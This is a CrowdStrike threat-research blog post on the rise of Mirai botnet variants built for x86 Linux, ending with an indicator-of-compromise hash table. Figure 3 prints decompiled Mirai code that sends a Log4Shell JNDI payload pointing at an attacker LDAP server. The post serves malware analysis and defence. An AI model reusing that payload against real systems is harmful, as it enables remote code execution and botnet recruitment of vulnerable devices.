
Mirai Malware for Linux Double Down on Stronger Chips

crowdstrike.com/blog/linux-mirai-malware-double-on-stronger-chips/

Vlad Ciuleanu May 20, 2022



- According to CrowdStrike research, Mirai malware variants compiled for Intel-powered Linux systems double (101%) in Q1 2022 compared to Q1 2021
- Mirai malware variants that targeted 32-bit x86 processors increased the most (120% in Q1 2022 vs. Q1 2021)
- Mirai malware is used to compromise internet-connected devices, amass them into botnets and use their collective power to conduct denial of service attacks
- Mirai variants continuously evolve to exploit unpatched vulnerabilities to expand their attack surface

Popular for compromising internet-connected devices and conducting distributed denial of service (DDoS) attacks, Mirai malware variants have been known to compromise devices that run on Linux builds ranging from mobile and Internet of Things (IoT) devices to cloud infrastructures.

According to internal and open-source data analyzed by the CrowdStrike malware research team, while the ARM CPU architecture (used in most mobile and IoT devices) remains the most prevalent among Mirai variants, the number of 32-bit x86 Mirai variants (used on Linux servers and networking equipment) increased by 120% in Q1 2022 compared to Q1 2021. ARM-compiled variants increased by only 10% during the same timespan, according to internal and open-source data analyzed by CrowdStrike researchers. On average, the number of Mirai variants compiled for both 32- and 64-bit x86 CPU architectures has increased by 101% during the same timespan.

From a malware developer perspective, focusing on compiling variants for the x86 monoculture rather than all of the CPU architectures used by Linux-running IoT devices likely involves less effort from a code maintenance standpoint, while expanding the attack surface to include Linux-running devices with more computing power.




Figure 1. Mirai variants distribution based on builds compiled for specific CPU architectures (Q1 2021 vs Q1 2022)

Why Linux Botnets?

The Linux operating system powers most of the world's data centers, web servers and cloud services, and also a wide range of network, mobile and IoT devices. Regardless of the CPU architecture powering these devices, their sheer volume creates a very large attack surface for threats and cybercriminals to amass these devices into massive botnets and use them for launching denial of service attacks.

Botnets are the result of malware that automatically replicates and spreads to vulnerable devices, enabling botmasters to seize remote control over all compromised devices. The most common use for botnets, apart from performing DDoS, involves using them as proxy servers or for cryptocurrency mining; each activity is bad in its own way.

For more information on botnets and how they work and how to protect against botnets, check out this CrowdStrike Cybersecurity 101 page.




Figure 2. Example of Centralized Client-Server botnet infrastructure

Mirai Is Constantly Evolving

What's special about Mirai is that its source code and instructions on how to set the botnet were made public in late 2016 by its developer, and traces of that original code can now be found in multiple recent Mirai variants.

While brute-force attacks to log in to internet-connected devices remain a preferred method for spreading various Mirai variants, going for devices with high-bandwidth, low-latency internet connections and higher computing power requires new methods for compromise, moving away from smart devices to more powerful Linux-running devices.

Many of the original Mirai features have made their way to existing variants, such as setting up signal-based control flow to make dynamic analysis harder; self-deleting the executable; changing the process name and the command line to avoid detection; preventing system reboot; stopping processes associated with remote administration tools like SSH and Telnet; stopping "competing" malware processes; and searching for new targets to infect. But, newer variants have slightly different implementations or add new exploit capabilities to increase the attack surface.

For example, whenever a new exploit becomes public, such as the recent Log4j vulnerability, it's quickly integrated by malware developers into various Mirai variants. The Log4j logging library is used by countless applications and is not limited to applications running on a specific operating system or CPU architecture.

mirai/bot/zyxelscanner.c

```
489  util_strcpy(
490    conn + 262,
491    "GET / HTTP/1.1\r\n"
492    "Connection: keep-alive\r\n"
493    "Accept-Encoding: gzip, deflate\r\n"
494    "Accept: /\r\n"
495    "User-Agent: ${jndi:ldap://[redacted]:1389/gm7unt}\r\n"
496    "\r\n");
497  sock = *(_DWORD *)(v2 + v59);
498  buflen = util_strlen(conn + 262);
499  send(sock, conn + 262, buflen, 0x4000);
500  util_zero(conn + 262, 2024);
501  util_zero(conn + 6, 1024);
502  close(*(_DWORD *)(v2 + v59));
503  v12 = zyxelscanner_setup_connection(conn);
```

Figure 3. Mirai variant exploiting the Log4Shell vulnerability (8d80490b35ebb3f75f568ed4a9e8a7de28254c2f7a6458b4c61888572a64197e)

As seen in Figure 3, the vulnerable application (in this case, a networking device) will load and instantiate a Java class found at the attacker's IP address and execute whatever code the attacker put in it.

CrowdStrike Falcon Protection for Linux

Minimum recommendations for preventing Mirai infection on IoT devices involve using custom passwords, updated software and recent hardware, if possible.

Since Linux is one of the primary operating systems for business critical applications and infrastructures — regardless of if on-premises or in private and public clouds — it's critical to protect these systems with a solution that provides protection and visibility across all Linux workloads, regardless of location.

The CrowdStrike Falcon® platform protects Linux workloads, including containers, whether they run in public and private clouds, on-premises or in hybrid data centers. To effectively detect and protect against Mirai variants, CrowdStrike researchers continuously analyze and understand how they operate and how they continue to evolve to build better automated detection capabilities.




Figure 4. CrowdStrike Falcon detects Mirai x86 upx-packed Linux sample using on-sensor machine learning (3d9487191dd4e712cbfb8f4dcf916a707f60c3fb23807d4c02fb941e216f951d) (Click to enlarge)

Machine learning (on sensor and in the cloud), behavior-based indicators of attack (IOAs) and custom hash blocking — all built into the Falcon platform — can help defend Linux workloads against malware and sophisticated threats, offering complete visibility and context into any attack on Linux workloads.

Indicators of Compromise (IOCs)

Variant	Platform	Hash	Notable features
Original	x86	`0a38acadeb41536f65ed89f84cc1620fb79c9b916e0d83f2db543e12fbfd0d8c`	Debug symbols
Greek Helios	x86	`bc5f1b69b6edfd58a56b104568cb73fe74ccefea6651b1a1bcf7613331b56597`	Modified proc killer, ends “competing” Mirai variants
Original	x86 upx	`3d9487191dd4e712cbfb8f4dcf916a707f60c3fb23807d4c02fb941e216f951d`	Upx
Miori	x86-64	`58d2db0bc8d93a30101eb87ef28c7dbf1af61ae2ebc355f6a236ab594a236f4b`	Larger encrypted string table

Modified Satori	arm	`e666e0c720387db27e23c65d6a252f79587ca1b9d1c38e96d6db13b05d5b73fa`	Debug symbols, exploit for Huawei, GPON routers + jaws web server.
2022 log4j	arm	`3d604ebe8e0f3e65734cd41bb1469cea3727062cffc8705c634558afa1997a7a`	Multiple router exploits + thinkPHP, jaws, log4j exploit
Cross breed	arm upx	`ac13002f74249e0eab2dacb596a60323130664b8c19d938af726508fdc7500a2`	Mirai's encrypted string table, debug symbols
Mirai + Mozi	MIPS	`2067f740253b010d7a7b01dedee9ee897fb4255b9fc10f76f5ea9f6fd165bde6`	Upx with broken magic, p_info and padding at the end to prevent unpacking. Contains exploits for a variety of routers and web servers.
Cross-breed	x86-64 upx	`d1a71eed917cc23729f04fb6fb630209878419aef404ebe940dea8eccaac68de`	Minimalist main, uses Mirai's killer, gafgyt's tables, functions broken into pieces, heavily modified control flow

Additional Resources

- *Read more about the increase in malware targeting Linux-based operating systems in this blog: Linux-Targeted Malware Increases by 35% in 2021: XorDDoS, Mirai and Mozi Most Prevalent.*
- *Read this press release about CrowdStrike Falcon's enhanced Linux protection.*
- *Find out how the powerful CrowdStrike Falcon platform provides comprehensive protection across your organization, workers, data and identities.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and learn how true next-gen AV performs against today's most sophisticated threats.*